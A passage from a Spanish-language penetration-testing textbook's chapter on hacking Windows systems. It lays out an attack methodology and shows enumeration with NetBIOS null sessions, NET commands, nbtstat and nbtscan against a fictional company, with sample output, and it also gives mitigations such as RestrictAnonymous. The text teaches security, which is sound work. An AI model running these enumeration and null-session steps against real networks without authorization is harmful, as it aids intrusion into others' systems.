En este capítulo, ha aprendido sobre la detección de vulnerabilidades, la explotación del error informático mediante el uso de *exploits* y técnicas comunes de penetración, como los ataques de fuerza bruta con diccionario. Para estos fines, hemos visto la utilización de herramientas como Nessus, para generar informes sobre el estado actual de la seguridad en la red de trabajo. Hemos visto además la utilización de *suites* de penetración como Metasploit Framework, para configurar *exploits* y atacar máquinas objetivo.

Habiendo aprendido la metodología, lo más importante es el conocimiento de sistemas para poder interpretar bien la información que recopila con las herramientas mostradas. La utilización correcta de las herramientas de auditoría junto con el conocimiento adecuado de sistemas es suficiente para administrar la seguridad en una red. La imaginación y creatividad será lo más importante, a la hora de aplicar todo ese conocimiento en penetrar un sistema.

Capítulo 4

HACKING EN SISTEMAS WINDOWS

En el momento en que se escribe este libro, el sistema operativo Windows cuenta con una cuota de mercado de aproximadamente 89% en ordenadores caseros y una parte muy importante también en el segmento de servidores empresariales. Si bien otros sistemas operativos como Linux o Mac OS X han crecido en participación de mercado, Microsoft aún es predominante, razón por la cual es un blanco apetitoso para cualquier atacante malicioso que quiera ejecutar algún tipo de ataque. Este capítulo le permitirá comprender conceptos de seguridad del sistema operativo Windows, así como distintos métodos, técnicas y herramientas que tienen como objetivo lograr penetrar en un sistema Windows de la manera más discreta posible en cada situación.

4.1 PENETRANDO EN SISTEMAS MICROSOFT

Microsoft siempre ha trabajado con el objetivo de conseguir sistemas operativos seguros a la vez que funcionales, han avanzado mucho en su desarrollo tecnológico y sus productos han sufrido, lamentablemente, distintos errores de seguridad, provocados por fallos en el diseño y por características poco fiables heredadas de los sistemas antecesores. Sin embargo, con una buena administración, se puede conseguir un sistema robusto, eficaz y a la vez seguro, sin tener que envidiarle nada a nadie.

Todo sistema Microsoft almacena en su interior información crucial, de manera ordenada y clasificada según su uso. Esta información cumple objetivos específicos y brinda funcionalidad al sistema, dando lugar a distintas políticas de seguridad y roles de usuario. Un atacante, si quiere conseguir penetrar el sistema,

deberá considerar dos posibles escenarios: remoto o local. En un escenario de penetración de forma remota, el atacante deberá seguir una serie de pasos basados en toda la información que pudo obtener acerca del sistema. En otros capítulos de este libro, se explican estos pasos (escaneo y obteniendo acceso de forma remota). A lo largo de este capitulo trataremos diversas técnicas que nos permitirán obtener mayor información del sistema, que podrá ser usada en ambos escenarios: local y remoto. Para conseguir penetrar en el sistema, deberá seguir una serie de pasos en un orden específico ya que cada etapa brinda información para la siguiente. En el diagrama de flujo mostrado a continuación se muestran cada uno de los pasos que deberá seguir para poder conseguir con éxito penetrar en un sistema de Microsoft.




Figura 4.1. Metodología para Hacking en Sistemas Microsoft

Para comprender mejor esta metodología, se realizará una breve descripción de cada una de sus etapas. La primera etapa es la de "reconocimiento". En ésta se desarrollan una serie de actividades, conocidas como técnicas de enumeración, que tienen como objetivo obtener la mayor cantidad de información del sistema a atacar. Con toda la información obtenida se pasa a la segunda etapa que es la de "escaneo", en esta parte se llevan a cabo principalmente dos procedimientos: escaneo de puertos y de vulnerabilidades. Las dos primeras fases son las más importantes porque nos darán suficiente información para poder atacar de forma exitosa el sistema objetivo y poder penetrar en el sistema, que es el objetivo de la tercera etapa, "obteniendo el acceso". La cuarta etapa, "manteniendo el acceso", busca asegurar al atacante malicioso entradas posteriores al mismo

sistema facilitando la forma de acceso. Se preguntará, ¿hay más después de esto? El atacante malicioso muy bien podría terminar su ataque aquí, pero la verdad es que un ataque bien realizado termina con el borrado de huellas, limpiando los rastros que podría haber dejado el atacante malicioso con su intrusión. Por otro lado, el atacante podría decidir que ese ordenador, al cual ya tiene acceso, no será su última parada, y para extender su dominio enviará sus herramientas favoritas a ese ordenador para seguir atacando a través de la red interna. Como acto siguiente, el atacante malicioso volverá a repetir todos los pasos para conseguir acceso a algún sistema adicional dentro de esa misma red local, hasta que vea los objetivos de su ataque cumplidos y decida retirarse, no sin antes borrar sus huellas en cada uno de los sistemas en los que estuvo. Como puede ver, cada una de las etapas cumple un objetivo específico e importante para la etapa siguiente.

4.2 RECONOCIMIENTO DEL OBJETIVO

Ha llegado el momento de saber más sobre el objetivo que ha sido elegido: en este apartado hablaremos de métodos y técnicas de búsqueda de información de la víctima, que nos permitirán traspasar su seguridad y comprometer sus sistemas en etapas posteriores.

Para una mejor comprensión de estas técnicas utilizaremos un ejemplo: supongamos que existe una empresa llamada MYSTRAL, que proporciona a sus clientes un servicio de *hosting* (alojamiento de páginas Web), junto con un servicio de correo electrónico para cada Web publicada; para cada una de estas tareas, el administrador de sistemas ha decidido instalar en la empresa una serie de servidores que permitan implementar las funciones anteriormente dichas, estas máquinas están clasificadas en dominios según se utilicen para el alojamiento de las páginas Web o para el correo electrónico; sus clientes están clasificados por un *login* (nombre de cuenta) y una contraseña, y estos usan los recursos y servicios que les proporcione su contrato. Ahora supongamos que usted es un atacante y de algún modo "ha conseguido una posición dentro de uno de los sistemas Microsoft de la empresa MYSTRAL" (mediante el uso de algún *exploit*, acceso mal configurado u otra vulnerabilidad existente en alguno de los servicios públicos o de la intranet de la compañía), su objetivo es seguir con la penetración de los sistemas Microsoft que MYSTRAL tiene; sin embargo, usted no conoce la configuración de sus servidores así como las cuentas de usuarios que permiten acceder a dichas máquinas. Llegados a este punto, la pregunta es sencilla: ¿Cómo lo hará? Siempre que se intente acceder a un sistema, se debe tener un esquema claro de los pasos a seguir, el primero es conocer bien a la víctima para después aprovechar sus debilidades en nuestro beneficio. En cualquier sistema se debe buscar de antemano

información que nos permita conseguir el primer paso descrito anteriormente, para ello, vamos a definir la técnica de la **Enumeración**.

La técnica de la **Enumeración** consiste en la obtención de la mayor cantidad de información posible acerca de las máquinas, sus recursos compartidos, usuarios, dominios y grupos de trabajo del sistema al que se quiera acceder. Este concepto lo podemos aplicar en el ejemplo anterior, usaremos esta técnica para aprovecharnos de los servicios que los servidores proporcionan y así conseguir un esquema de la información de los usuarios, los dominios de las máquinas y los posibles recursos que éstas posean.

Antes de continuar, es necesario mencionar que algunas de las acciones que realicemos para enumerar sistemas, se verán registradas y controladas en bases de datos (*logs*) de las máquinas a las que ataquemos, a pesar de ello, más adelante hablaremos de métodos de borrado de huellas.

4.2.1 Uso de comandos NET

Los sistemas desarrollados en la tecnología Microsoft Windows NT (Windows 7, Vista, 2000, 2003 y Windows XP) proporcionan un sistema de comunicaciones de red basado en el protocolo NetBIOS (*Network Basic Input Output System*), el cual, según la clasificación de las capas OSI se encuentra en el nivel de sesión. Dicho protocolo fue creado por IBM para permitir el uso compartido de recursos entre ordenadores de una red LAN (*Local Area Network*). Su funcionamiento se basa en el establecimiento de una sesión entre estaciones de trabajo que operan cada una bajo un "nombre", y que permite a NetBIOS la identificación de las máquinas que intervienen en la comunicación.

El protocolo NetBIOS vela por el correcto envío de información a través del diálogo continuo entre las diferentes estaciones de trabajo, con lo que se establece un método de control y coordinación del flujo de la información que se transfiere por la red. Sin embargo, NetBIOS no puede ser enviado sin la ayuda de otros protocolos que le especifiquen una estructura formal de datos. Los protocolos que se encargan de esta función son los protocolos de transferencia IPC/IPX, protocolos de área extensa y múltiples conexiones entre sí, TCP/IP y protocolo NetBEUI (*NetBIOS Extended User Interface*).

Primero apareció el protocolo NetBEUI desarrollado por IBM en 1985, dicha API utilizaba los nombres NetBIOS para identificar las diferentes máquinas de la red. Los nombres no se podían repetir y el diseño de las redes LAN sólo permitía un número pequeño de usuarios; más tarde apareció el protocolo IPC/IPX desarrollado por Novell, que competía con el NetBEUI en el diseño de redes. En

paralelo y, tras la definición del protocolo TCP/IP para el uso de Internet, se decidió implementar la funcionalidad de los nombres del NetBEUI en dicho protocolo y denominarlo NetBIOS sobre TCP/IP (NBT). Esta implementación se basa en un "servicio de nombres" que relaciona un nombre NetBIOS con su IP, y en dos servicios de comunicaciones que permiten la transmisión de los datos.

NetBIOS trabaja a través del puerto 139 para establecer sesiones y realizar conexiones compartiendo recursos del sistema en la red. De forma predeterminada, siempre se comparte un recurso llamado IPC (*Inter Process Comunication*), que se encarga de las conexiones entre varias máquinas. Nos serviremos de este recurso para establecer conexiones no autentificadas con la máquina objetivo utilizando una *Null Session* (sesión nula), la cual se describe más adelante.

Los comandos NET son una serie de sentencias de consola incluidos por defecto en los sistemas Microsoft y que proporcionan una manera rápida y eficaz para la administración y configuración de redes en un sistema Microsoft; además, suponen una herramienta indispensable en la enumeración de máquinas, recursos y usuarios.

> **Nota:** los "nombres" de NetBIOS se especifican con doble barra invertida antes del nombre o IP de la máquina: \\NombrePC.

4.2.1.1 *NULL SESSION* (SESIÓN NULA)

Una sesión nula es una conexión a través de NetBIOS entre dos máquinas de la red local, mediante el recurso compartido oculto por defecto IPC$. Esta conexión no necesita especificar un usuario y una contraseña, lo que nos permite acceder a un recurso del sistema sin necesidad de conocer una cuenta de usuario. Los recursos del sistema en los que aparece un dólar ($) después del nombre tienen la característica de no ser visibles para usuarios que quieran acceder a la máquina desde la red. Esta técnica funciona desde hace varios años y sigue funcionando en la actualidad en sistemas Windows 2003 server, 2008, XP y Windows 7.

Lo primero que se podría estar preguntando es a qué máquina conectarse. Podrá resolver esa pregunta utilizando el comando NET "**net view**", que brinda información de las máquinas que se encuentran visibles en la red local. Más adelante se explicarán las distintas variaciones que podemos utilizar con el comando "**net view**"; por el momento es necesario saber qué maquinas están disponibles para tratar de realizar una conexión mediante una sesión nula.

```
C:\>net view
Servidor              Descripción
-------------------------------------------------------------
\\SERVIDOR1
\\SERVIDOR2
\\SERVIDOR3
\\SERVIDOR4
Se ha completado el comando correctamente.
```

Para establecer una *Null Session* debe utilizar el comando NET "**net use**", el cual muestra las conexiones activas en el instante de ejecutarlo. Su sintaxis es: **net use** \\IPobjetivo "" **/user:**"". El parámetro, \\IPobjetivo, también puede ser reemplazado por \\NombreHost. En el siguiente ejemplo se muestra su uso:

```
C:\>net use \\SERVIDOR1 ""/user: ""
Se ha completado el comando correctamente.
```

Si a continuación ejecuta de nuevo el comando **net use** sin ningún parámetro, se mostrará la conexión establecida del recurso compartido IPC$ entre la máquina objetivo y atacante:

```
C:\>net use
Se registrarán las nuevas conexiones.
Estado         Local   Remoto                  Red
-------------------------------------------------------------------------
Conectado              \\SERVIDOR1\IPC$        Red de Microsoft Windows
Se ha completado el comando correctamente.
```

De aquí en adelante se describen algunos de los comandos NET, que son de mucha ayuda para enumerar una red interna o externa a través de la consola de Windows.

4.2.1.2 NET VIEW

Con "**net view**" podrá enumerar las máquinas de una red, listar los recursos compartidos del ordenador elegido, clasificar los dominios de la red que sean accesibles y mostrar las máquinas que están en funcionamiento en el dominio que queramos, junto con sus recursos compartidos:

- **Enumeración de máquinas de una red interna**: si ejecuta el comando **net view** obtendrá como respuesta un listado de las diferentes máquinas encendidas que se encuentran en la red local. Su sintaxis es **net view**.

```
C:\>net view
Servidor               Descripción
-------------------------------------------------------------
\\SERVIDOR1
\\SERVIDOR2
\\SERVIDOR3
\\SERVIDOR4
Se ha completado el comando correctamente.
```

- **Recursos compartidos de una máquina de la red**: para obtener un listado de los recursos compartidos de un ordenador específico debe hacer uso del comando **net view** agregando un nombre de máquina o IP como parámetro. Su sintaxis es **net view** <nombre de la máquina>.

```
C:\>net view \\SERVIDOR4
Recursos compartidos en \\SERVIDOR4

Nombre de recurso compartido  Tipo   Usado como  Comentario

-------------------------------------------------------
C                             Disco
carpeta                       Disco
Se ha completado el comando correctamente.
```

Nota: en la zona descrita como <nombre de la máquina> podremos usar nombres NetBIOS, IP privadas o IP públicas (siempre que el servidor tenga abierto en el *router* el puerto 139 [NetBIOS]):

```
Net view \\192.168.0.3
Net view \\SERVIDOR1
```

- **Dominios accesibles de la red**: para listar los dominios y grupos de trabajo que son accesibles y que están conformados por las máquinas de la red del objetivo debe ejecutar el comando **net view /domain**.

```
C:\>net view /domain
Dominio

----------------------------------------
CORREO
WEB
WORK
Se ha completado el comando correctamente.
```

- **Máquinas encendidas pertenecientes a un dominio**: si desea obtener una lista de los diferentes ordenadores que están en funcionamiento y pertenecen a un determinado dominio o grupo de trabajo, debe ejecutar el siguiente comando: **net view /domain**: <nombre del dominio>.

```
C:\>net view /domain:CORREO
Servidor                Descripción

-------------------------------------------
\\SERVCORREO1
\\SERVCORREO2
Se ha completado el comando correctamente.
```

- **Recursos compartidos pertenecientes a un dominio**: si después de listar las máquinas disponibles en el dominio, tiene interés especial en los recursos compartidos de alguna en específico, puede ejecutar el siguiente comando: **net view /domain**:<nombre del dominio> \\NombrePC.

```
C:\>net view /domain:CORREO \\SERVCORREO1
Recursos compartidos en \\SERVCORREO1

Recurso      Tipo         Uso      Comentario

-------------------------------------------------------------
Carpeta      Disco
HPD          Impresora           HP D
NETLOGON     Disco               Recurso compartido del servidor de inicio
de sesión
Perfil2      Disco
SYSVOL       Disco               Recurso compartido del servidor de inicio
de sesión
Se ha completado el comando correctamente.
```

Nota: la posibilidad de obtener tanta información, es decir, un exceso de promiscuidad en el uso de la conexión nula a los sistemas víctima, se puede y debe mitigar, como el fabricante Microsoft recomienda mediante una correcta configuración en el host de la entrada del registro, llamada RestrictAnonymous situada en la siguiente clave, a la cual se puede acceder HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA.

4.2.1.3 NET ACCOUNTS

El comando **net accounts** es utilizado para consultar o realizar modificaciones en las políticas de las directivas de contraseñas de sesión del ordenador local. La sintaxis para este comando es: **net accounts** [parámetros]. Fíjese como en el siguiente ejemplo se escribe solamente el comando **net accounts** sin agregar ningún parámetro. Cuando esto sucede el sistema brinda información acerca de los valores configurados para cada parámetro.

```
C:\>net accounts
Tiempo antes del cierre forzado:                Nunca
Duración mín. de contraseña (días):             0
Duración máx. de contraseña (días):             42
Longitud mínima de contraseña:                  0
Duración del historial de contraseñas:          Ninguna
Umbral de bloqueo:                              Nunca
Duración de bloqueo (minutos):                  30
Ventana de obs. de bloqueo (minutos):           30
Papel del servidor:                             ESTACION DE TRABAJO
Se ha completado el comando correctamente.
```

Si desea listar los parámetros disponibles para este comando, bastará con agregar HELP al comando **net accounts**. En el siguiente ejemplo puede observar cada uno de estos.

```
C:\>net accounts help
La sintaxis de este comando es:

NET ACCOUNTS
[/FORCELOGOFF:{minutos | NO}] [/MINPWLEN:longitud]
              [/MAXPWAGE:{días | UNLIMITED}] [/MINPWAGE:días]
              [/UNIQUEPW:número] [/DOMAIN]
```

4.2.1.4 NET GROUP

Para obtener un listado de los grupos que se encuentran disponibles en un servidor configurado como controlador de dominio en una red Microsoft, puede utilizar el comando **net group**, la sintaxis correcta para ejecutar este comando es: **net group** [parametros]. Al igual que en el ejemplo anterior, si ejecuta el comando sin parámetros, obtendrá como resultado una lista de los grupos. Agregando parámetros adicionales puede también crear, eliminar o modificar los grupos.

```
C:\>net group

Cuentas de grupo de \\SERVCORREO1

-------------------------------------------------
*Administración de empresas
*Administradores de esquema
*Admins. del dominio
*Autores
*Controladores de dominio
*DnsUpdateProxy
*Equipos del dominio
*Invitados de dominio
*Limitado
*Propietarios del creador de directivas de grupo
*Publicadores de certificados
*Usuarios del dominio
Se ha completado el comando correctamente.
```

Si después de haber listado los grupos que existen en el controlador de dominio desea obtener información de algún grupo en especifico, puede utilizar el comando con la siguiente sintaxis: net group <nombre de grupo>. Si ejecuta este comando obtendrá el comentario establecido para este grupo y un listado de los miembros que lo conforman.

```
C:\>net group "Administración de empresas"
Nombre de grupo     Administración de empresas
Comentario          Administradores designados de la empresa

Miembros

-------------------------------------------------------------
Administrador
Se ha completado el comando correctamente.
```

4.2.1.5 NET LOCALGROUP

Si se encuentra en un ordenador que no es controlador de dominio, el comando del apartado anterior no le funcionará. Para este escenario podría utilizar el comando **net localgroup**, que le permite obtener una lista de los grupos de usuarios existentes en un sistema en forma local. Deberá ejecutar el comando **net localgroup** [parametros]. Nuevamente, el comando **net localgroup** por sí solo le brindará un listado de los grupos disponibles.

```
C:\>net localgroup

Alias para \\SERVIDOR1
-------------------------------------------
*Administradores
*Duplicadores
*HelpServicesGroup
*Invitados
*Operadores de configuración de red
*Operadores de copia
*Usuarios
*Usuarios avanzados
*Usuarios de escritorio remoto
Se ha completado el comando correctamente.
```

Si después de haber obtenido la lista de grupos disponibles localmente en el sistema, elige un grupo específico del cual quiere listar sus miembros, debe ejecutar **net localgroup** bajo la siguiente sintaxis: **net localgroup** <grupo>.

```
C:\>net localgroup Administradores
Nombre de alias      Administradores
Comentario           Los administradores tienen acceso completo y sin
restricciones al equipo o dominio

Miembros

-------------------------------------------------------------
Administrador
MBA
Se ha completado el comando correctamente.
```

4.2.1.6 NET START

La información acerca de los servicios que se encuentran ejecutándose en el sistema es muy importante para fases posteriores. Comprenderá a lo largo de este capítulo, y del libro, que esta información es vital a la hora de elegir la forma de penetrar el sistema, puesto que la búsqueda de *exploit* o vulnerabilidad la realizaremos de acuerdo a los servicios o aplicaciones que ejecuta el sistema objetivo. Dentro de los comandos NET, existe **net start**, que brinda una lista de los servicios que están en funcionamiento en el servidor. Su sintaxis es: **net start** si se quiere mostrar la lista de servicios iniciados o **net start** ["servicio"] para iniciar un nuevo servicio:

```
C:\>net start
Se han iniciado estos servicios de Windows:

   Actualizaciones automáticas
   Administrador de conexión de acceso remoto
   Administrador de cuentas de seguridad
   Administrador de discos lógicos
   Agente de directivas IPSEC
   Almacenamiento protegido
   Centro de distribución de claves Kerberos
   Cliente de seguimiento de vinculos distribuidos
   Cliente DHCP
   Cliente DNS
   Cola de impresión
   Conexiones de red
   Coordinador de transacciones distribuidas de Microsoft
   Estación de trabajo
   Examinador de equipos
   Exten. controlador Instrumental de admon. de Windows
   Horario de Windows
   Inicio de sesión en red
   Instrumental de administración de Windows
   Llamada a procedimiento remoto(RPC)
   Localizador de llamadas a procedimiento remoto (RPC)
   Medios de almacenamiento extraíbles
   Mensajero
   Mensajería interna
   Notificación de sucesos del sistema
   Plug and Play
   Programador de tareas
   Protocolo simple de transferencia de correo (SMTP)
   Proveedor de asistencia de seguridad LM de Windows NT
   Registro de sucesos
   Servicio de admin. IIS
   Servicio de alerta
   Servicio de ayuda TCP/IP NetBIOS
   Servicio de publicación en FTP
   Servicio de publicación en World Wide Web
   Servicio de registro de licencias
   Servicio de Registro remoto
   Servicio de replicación de archivos
   Servicio RunAs
   Servicio SNMP
   Servicios simples de TCP/IP
   Servidor
   Servidor de archivos para Macintosh
   Servidor de impresión para Macintosh
   Servidor de seguimiento de vínculos distribuidos
   Servidor DNS
   Sistema de archivos distribuido
   Sistema de sucesos de COM+
   Telefonía

       Se ha completado el comando correctamente.
```

4.2.2 Aseguramiento contra sesiones nulas

Si quiere impedir el abuso de sesiones nulas, debe usar el registro de Windows para acceder a la dirección HKLM\SYSTEM\CurrentControlSet\ Control\LSA. Aquí encontrará varios datos destinados a controlar la seguridad del sistema en relación con conexiones anónimas, políticas de seguridad, etc. Entre dichas claves mencionadas, existe una llamada "restrictanonymous" que posee por lo general el valor "0" por defecto. Este dígito deberá ser modificado al valor "1" o "2" para poder restringir el acceso a usuarios anónimos e impedir el uso de *Null Sessions* o restringir la fuga de información sensible. En el siguiente ejemplo mostramos como el uso de esta técnica, después de haber modificado el valor del registro, tiene el acceso restringido:

```
C:\>net use \\SERVIDOR1 ""/user: ""
Error de sistema 5.

Acceso denegado.
```

El protocolo NetBIOS, como hemos dicho anteriormente, trabaja para establecer sesiones a través del puerto 139 (puede usar también el puerto 137 como servicio de nombres y el puerto 138 como servicio de datagramas). Este puerto puede y debe ser deshabilitado/filtrado a través de un *router* o *firewall* que esté implementado en la salida de la red privada a Internet. Con esta operativa nos protegemos de posibles ataques externos contra el recurso sin necesidad de entorpecer el servicio de red local.

4.2.3 Enumeración a través de la tabla NetBIOS

Como se comentó anteriormente, el protocolo NetBIOS sobre TCP/IP trabaja con un servicio de nombres que permite distinguir los diferentes equipos de una red, dicho protocolo está en constante comunicación ofreciendo información sobre los recursos y servicios que suministra la máquina a la que pertenece.

Para poder explicar cómo funciona esta técnica, debe conocer de antemano cómo se guarda el registro de nombres en NetBIOS. Las máquinas conectadas a este tipo de redes poseen nombres que no contienen más de 15 caracteres alfanuméricos; estos se clasifican según unos determinados criterios en un registro denominado tabla NetBIOS. La estructura de datos que sigue esta tabla se forma con los 15 caracteres reservados para el nombre y un byte anexo a la cadena que indica el recurso o servicio que proporciona la máquina.

El byte contiguo a la cadena de caracteres suele estar expresado en base 16 (hexadecimal); según este dígito, se pueden distinguir los diferentes recursos y servicios del ordenador y, a la vez, saber si estos son únicos o si pertenecen a un grupo (dominio o grupo de trabajo). Esta información a modo de tablas está ampliamente documentada en Internet. En la siguiente tabla se muestra un resumen de la clasificación de los bytes agrupados en servicios o recursos que forman parte de un grupo y en la tabla posterior se exponen los que son únicos:

Nombre	**# Hex.**	**Tipo**	**Recurso o Servicio**
MSBROWSE	<01>	G	Master Browser
Dominios	<00>	G	Domain Name
Dominios	<1C>	G	Domain Controllers
Dominios	<1E>	G	Browser Service Elections
INet~Services	<1C>	G	Internet Information Server

Tabla 4.1. Servicios y recursos que forman parte de un grupo

Nombre	**# Hex.**	**Tipo**	**Recurso o Servicio**
NombrePC	<00>	U	Workstation Service
IS~Computer_name	<00>	U	Internet Information Server
NombrePC	<01>	U	Messenger Service
NombrePC	<03>	U	Messenger Service
Usuario	<03>	U	Messenger Service
NombrePC	<06>	U	RAS Server Service
dominios	<1B>	U	Domain Master Browser
dominios	<1D>	U	Master Browser
NombrePC	<1F>	U	NetDDE Service
NombrePC	<20>	U	File Server Service
NombrePC	<21>	U	RAS Client Service

NombrePC	<22>	U	Exchange Interchange
NombrePC	<23>	U	Exchange Store
NombrePC	<24>	U	Exchange Directory
NombrePC	<30>	U	Modem Sharing Server Service
NombrePC	<31>	U	Modem Sharing Client Service
NombrePC	<43>	U	SMS Client Remote Control
NombrePC	<44>	U	SMS Admin Remote Control Tool
NombrePC	<45>	U	SMS Client Remote Chat
NombrePC	<46>	U	SMS Client Remote Transfer
NombrePC	<4C>	U	DEC Pathworks TCPIP Service
NombrePC	<52>	U	DEC Pathworks TCPIP Service
NombrePC	<6A>	U	Exchange IMC
NombrePC	<87>	U	Exchange MTA
NombrePC	<BE>	U	Network Monitor Agent
NombrePC	<BF>	U	Network Monitor Apps

Tabla 4.2. Servicios y recursos únicos

Para poder ver la tabla NetBIOS de una máquina de la red local, se mostrará una herramienta que viene incorporada en los sistemas operativos NT de Microsoft llamada "**nbtstat**". Su sintaxis es: **nbtstat** [**-a** \\NombrePC] [**-A** \\direcciónIP] [**-c**] [**-n**] [**-r**] [**-R**] [**-RR**] [**-s**] [**-S**] [**intervalo**]. Para comprender cada una de sus opciones y parámetros, se hará una pequeña descripción de cada uno de estos:

- **-a**. Atributo que especifica el uso de un nombre NetBIOS de una máquina.

- **-A**. Atributo que especifica el uso de la IP de una máquina.

- **-c**. Muestra la caché de nombres NetBIOS y la tabla de nombres NetBIOS con sus direcciones IP resueltas.
- **-n**. Muestra la tabla de nombres NetBIOS del equipo local.
- **-r**. Muestra las estadísticas de resolución de nombres NetBIOS.
- **-R**. Elimina el contenido del caché de nombres NetBIOS y reescribe el archivo lmhost con entradas #PRE.
- **-RR**. Libera y actualiza los nombres NetBIOS del equipo que se está registrado con servidores WINS.
- **-s**. Muestra las estadísticas de las sesiones entre el servidor y el cliente, y convierte la dirección IP de destino en un nombre NetBIOS.
- **-S**. Igual que el anterior, sólo que enumera los equipos remotos mediante su IP.
- **-intervalo**. Tiempo de espera entre estadísticas.
- **/?**. Muestra la ayuda de la herramienta.

A continuación se muestra la tabla NetBIOS del equipo SERVCORREO1:

```
C:\>NBTSTAT -a \\SERVCORREO1
Conexión de área local 2:
Dirección IP: [192.168.0.192] Id. de ámbito : []

            NetBIOS Remote Machine Name Table

       Nombre               Tipo         Estado
    ---------------------------------------------
    SERVCORREO1     <00>  UNIQUE      Registrado
    SERVCORREO1     <20>  UNIQUE      Registrado
    CORREO          <00>  GROUP       Registrado
    CORREO          <1C>  GROUP       Registrado
    CORREO          <1B>  UNIQUE      Registrado
    SERVCORREO1     <03>  UNIQUE      Registrado
    SERVCORREO1     <03>  UNIQUE      Registrado
    CORREO          <1E>  GROUP       Registrado
    CORREO          <1D>  UNIQUE      Registrado
    MSBROWSE        <01>  GROUP       Registrado
    ADMINISTRADOR   <03>  UNIQUE      Registrado

    Dirección MAC = 00-50-22-9A-D4-B9
```

Relacionando los valores hexadecimales de la tabla anterior y las tablas 4.1 y 4.2, se pueden concluir ciertas características de la máquina, por ejemplo, el servidor de correo está registrado como un nombre NetBIOS (<00> Workstation Service), tiene activado el servicio de transferencia de archivos (<20> File Server Service) (muy probablemente tendrá alguna carpeta compartida), también es un controlador del dominio SERVCORREO1 (<1C> Domain Controllers) y posee una cuenta de usuario llamada Administrador (Usuario <03> Messenger Service). Como puede ver, si se utilizan las tablas anteriores y la información que hemos obtenido a través de **nbtstat**, podremos enumerar información crucial de la máquina objetivo sobre los usuarios, grupo o dominio al que pertenece y los recursos y servicios que posee.

NbtScan es otra herramienta que podemos utilizar para acceder a la tabla NetBIOS de una máquina y permite realizar los volcados de tablas Netbios en un rango de máquinas o red. Esta herramienta trabaja bajo la consola de Windows y la podemos encontrar fácilmente en Internet.

La sintaxis para ejecutar el programa es: **nbtscan** [**-v**] [**-d**] [**-e**] [**-l**] [**-t** timeout] [**-b** bandwidth] [**-r**] [**-q**] [**-s** separator] [**-m** retransmits] (**-f** filename)|(<rango de escaneo >). A continuación se describirán cada uno de los parámetros que pueden utilizarse con este programa:

- **-v Verbose**. Escribe todos los nombres recibidos de cada máquina.
- **-d Dump packets** (extrae paquetes NBT). Escribe todo el contenido de los paquetes.
- **-e**. Escribe la salida con el formato de los archivos **/etc/hosts**.
- **-l**. Escribe la salida con el formato lmhosts (no puede ser usado con las opciones -v, -s o –h).
- **-t timeout**. Tiempo de espera para cada conexión expresado en milisegundos (por defecto 1.000).
- **-b bandwidth**. (ancho de banda). Esta opción se usa para conexiones lentas que no son capaces de responder varias peticiones. Las conexiones no superarán los bps (bits por segundo) especificados en el parámetro.

- **-r**. Usa el puerto 137 para escanear, el sistema operativo Windows 95 sólo responde a este puerto. Si se usa un sistema Unix, deberá ser root para que funcione esta opción.

- **-q**. Suprime mensajes de error y banners.

- **-s. separator**. No imprime columnas y cabeceras, sólo escribe campos separados por el parámetro "separator".

- **-h**. Escribe el nombre de los servicios de forma legible para los humanos; sólo se puede usar junto con el argumento -v.

- **-m retransmits**. (retransmisiones). Número de retransmisiones, que por defecto es 0.

- **-f filename**. (nombre de archivo). Escanea una lista de IP que se encuentran en un archivo pasado por parámetro en el campo "filename".

- **-<scan_range>**. Rango de escaneo. Éste puede ser desde una IP simple hasta rangos de IP que pueden tomar dos formas: xxx.xxx.xxx.xxx/xx o xxx.xxx.xxx.xxx-xxx, por ejemplo, 192.168.0.1-254 o 192.168.0.1/24. Un ejemplo de uso es:

```
C:\>nbtscan -v 192.168.0.192
        Doing NBT name scan for addresses from 192.168.0.192


NetBIOS Name Table for Host 192.168.0.142:

Name             Service          Type
-----------------------------------------
        SERVCORREO1      <00>                UNIQUE
        SERVCORREO1      <20>                UNIQUE
        CORREO           <00>                GROUP
        CORREO           <1C>                GROUP
        CORREO           <1B>                UNIQUE
        SERVCORREO1      <03>                UNIQUE
        SERVCORREO1      <03>                UNIQUE
        CORREO           <1E>                GROUP
        CORREO           <1D>                UNIQUE

       MSBROWSE          <01>                GROUP
       ADMINISTRADOR     <03>                UNIQUE

Adapter address: 00-50-22-9A-D4-B9
-----------------------------------------
```

4.2.4 Enumeración usando el protocolo SNMP

Simple Network Managment Protocol (SNMP) es un protocolo perteneciente a la capa de aplicación según el Modelo OSI, su funcionamiento está dedicado a la administración, gestión, control y monitorización de los dispositivos de red (desde un *hub*, un *swicth*, un ordenador, hasta cualquier sistema que lo incorpore).

Este protocolo está basado en una implementación gestor-agente. El agente posee información del dispositivo en el que se encuentre, acerca de su administración, la configuración de la red, usuarios que tienen permisos sobre el sistema, etc. El gestor se comunica con el agente y le pide la información que tiene guardada mediante mecanismos de autentificación basados en las llamadas *comunity strings*. Este sistema guarda una cadena de *strings* que pueden ser públicos o privados; si cuenta con estas cadenas, podrá acceder a toda la información que guarde el agente.

